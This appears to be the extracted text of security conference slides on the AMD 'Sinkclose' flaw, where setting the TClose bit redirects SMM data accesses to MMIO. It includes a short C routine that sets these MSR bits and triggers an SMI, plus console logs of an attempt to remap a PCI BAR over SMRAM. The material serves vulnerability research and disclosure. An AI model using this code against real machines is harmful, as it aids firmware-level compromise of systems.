
- If [A,T]Valid=1, then:
 - If in SMM, then:
 - If [A, T]Close=0, then the accesses are directed to DRAM with memory type as specified in [A, T]MTypeDram.
 - If [A, T]Close=1, then instruction accesses are directed to DRAM with memory type as specified in [A, T]MTypeDram and data accesses are directed at MMIO space and with attributes based on [A, T]MTypeIoWc.
 - If not in SMM, then the accesses are directed at MMIO space with attributes based on [A,T]MTypeIoWc.



X86 goes to Harvard




Core 0
Normal mode







X86 goes to Harvard





Core 0
SMM

TClose OFF




MMIO Space







X86 goes to Harvard





Core 0
SMM

Instruction fetch

TClose OFF



MMIO Space




Device X

Device Y

Device Z




X86 goes to Harvard







X86 goes to Harvard




Core 0
SMM


TClose ON



MMIO Space




DRAM







X86 goes to Harvard



Core 0
SMM


Instruction fetch

TClose ON






X86 goes to Harvard





X86 goes to Harvard



TClose ON



Triggering the condition

```
void test() {  
    open_platbox_device();  
  
    UINT64 tseg_mask = 0;  
    do_read_msr(AMD_MSR_SMM_TSEG_MASK, &tseg_mask);  
    tseg_mask = tseg_mask | (0b11 << 2);  
    do_write_msr(AMD_MSR_SMM_TSEG_MASK, tseg_mask);  
  
    SW_SMI_CALL smi_call = { 0 };  
    trigger_smi(&smi_call);  
  
    close_platbox_device();  
}
```



Why does this feature exist?

- This allows to re-use the physical address space
- We have yet to see a vendor using this feature

8.11.5 Closing SMM

Sometimes within SMM code with ASeg or TSeg enabled, there is a requirement to access the I/O space at the same address as the current SMM segment. That is typically only accessible outside of SMM. To accomplish this function, the Aclose and Tclose bits from SMM_MASK register are used. When the Aclose bit is set, data cache accesses to the ASeg that would normally go to DRAM are redirected to I/O, with the memory type specified by AMTypeIoWc.

The same function applies to the TSeg. Instruction cache accesses and Page Directory/Table accesses still access the SMM code in DRAM. When the SMM handler is done accessing the I/O space, it must clear the appropriate close bit. Failure to do so and then issuing an RSM will probably cause the processor to enter shutdown, as the save state is read from I/O space.



When did this feature appear?

- First mentioned for AMD 0Fh processor families (2006)

- BIOS and Kernel Developer's Guide for AMD NPT Family 0Fh Processors

<https://www.amd.com/content/dam/amd/en/documents/archived-tech-docs/programmer-references/32559.pdf>

- It's been around for 18 years...



Differences with the "Memory Sinkhole"

- Christopher Domas presented the Memory Sinkhole attack in 2015
 - Affected Intel Sandy Bridge and previous generations
 - Remaps the APIC over the TSEG area
 - Causes data fetches to go to MMIO instead of SMRAM
- Key differences:
 - The memory sinkhole only affects the 4K portion where the APIC gets mapped
 - Sinkclose changes the behavior of the entire TSEG region
 - Any device could be overlapped... right?



Brainstorming attack ideas



Attack idea

- Use a PCIe device with a BAR having register values such that when overlapped with the SMM entry point, we could take control of the execution
- There are multiple integrated devices in modern systems
- We can try re-mapping the PCI Base Address Register (BAR) from one of them to make it overlap with SMRAM
- The registers for the device should become visible for the OS at the TSEG location



PCI BARs failed

```
/dev/KernetixDriver0 opened successfully: 3
+ SMM region info:
TSEG Base   : bf000000
TSEG Size   : 00ffffff
SMM Base    : bfea8000
SMM-Entry   : bfeb0000
Ethernet controller BAR2 at: d0714000
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.....
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | .....
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | .....
-> remapping BAR2 to overlap TSEG
+ successfully overlaped the ethernet bar over SMM at: bfeb0000
-> view of memory at smm entry point:
0xbfeb0000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xbfeb0010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xbfeb0020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....

-> Memory at BAR2 (d0714000):
0xd0714000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xd0714010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xd0714020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....

Restoring BAR and dumping again:
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.....
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | .....
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | .....
```



PCI BARs failed

```
/dev/KernetixDriver0 opened successfully: 3
+ SMM region info:
TSEG Base   : bf000000
TSEG Size   : 00ffffff
SMM Base    : bfea8000
SMM-Entry   : bfeb0000
Ethernet controller BAR2 at: d0714000
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.....
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | .....
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | .....
-> remapping BAR2 to overlap TSEG
+ successfully overlaped the ethernet bar over SMM at: bfeb0000
-> view of memory at smm entry point:
0xbfeb0000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xbfeb0010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xbfeb0020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....

-> Memory at BAR2 (d0714000):
0xd0714000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xd0714010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xd0714020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....

Restoring BAR and dumping again:
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.....
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | .....
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | .....
```

Visible device registers



PCI BARs failed

```
/dev/KernetixDriver0 opened successfully: 3
+ SMM region info:
TSEG Base   : bf000000
TSEG Size   : 00ffffff
SMM Base    : bfea8000
SMM-Entry   : bfeb0000
Ethernet controller BAR2 at: d0714000
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.....
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | .....
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | .....
-> remapping BAR2 to overlap TSEG
+ successfully overlapped the ethernet bar over SMM at: bfeb0000
-> view of memory at smm entry point:
0xbfeb0000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xbfeb0010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xbfeb0020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....

-> Memory at BAR2 (d0714000):
0xd0714000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xd0714010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xd0714020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....

Restoring BAR and dumping again:
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.....
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | .....
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | .....
```

Visible device registers

Remap failed; registers are not available



PCI BARs failed

```
/dev/KernetixDriver0 opened successfully: 3
+ SMM region info:
TSEG Base   : bf000000
TSEG Size   : 00ffffff
SMM Base    : bfea8000
SMM-Entry   : bfeb0000
Ethernet controller BAR2 at: d0714000
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.....
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | .....
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | .....
-> remapping BAR2 to overlap TSEG
+ successfully overlaped the ethernet bar over SMM at: bfeb0000
-> view of memory at smm entry point:
0xbfeb0000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xbfeb0010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xbfeb0020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
-> Memory at BAR2 (d0714000):
0xd0714000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xd0714010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xd0714020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....

Restoring BAR and dumping again:
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.....
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | .....
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | .....
```

Visible device registers

Remap failed; registers are not available

The BAR was indeed moved from its original place



PCI BARs failed

```
/dev/KernetixDriver0 opened successfully: 3
+ SMM region info:
TSEG Base   : bf000000
TSEG Size   : 00ffffff
SMM Base    : bfea8000
SMM-Entry   : bfeb0000
Ethernet controller BAR2 at: d0714000
0xd0714000 | 00 2b 67 52 7c c0 00 00 40 00 00 00 80 00 00 00 | .+gR|...@.....
0xd0714010 | 00 c0 ff ff 00 00 00 00 08 07 06 00 00 00 00 00 | .....
0xd0714020 | 00 b0 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 | .....
-> remapping BAR2 to overlap TSEG
+ successfully overlapped the ethernet bar over SMM at: bfeb0000
-> view of memory at smm entry point:
0xbfeb0000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xbfeb0010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xbfeb0020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....

-> Memory at BAR2 (d0714000):
0xd0714000 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xd0714010 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....
0xd0714020 | ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff | .....

Restoring BAR and dumping again:
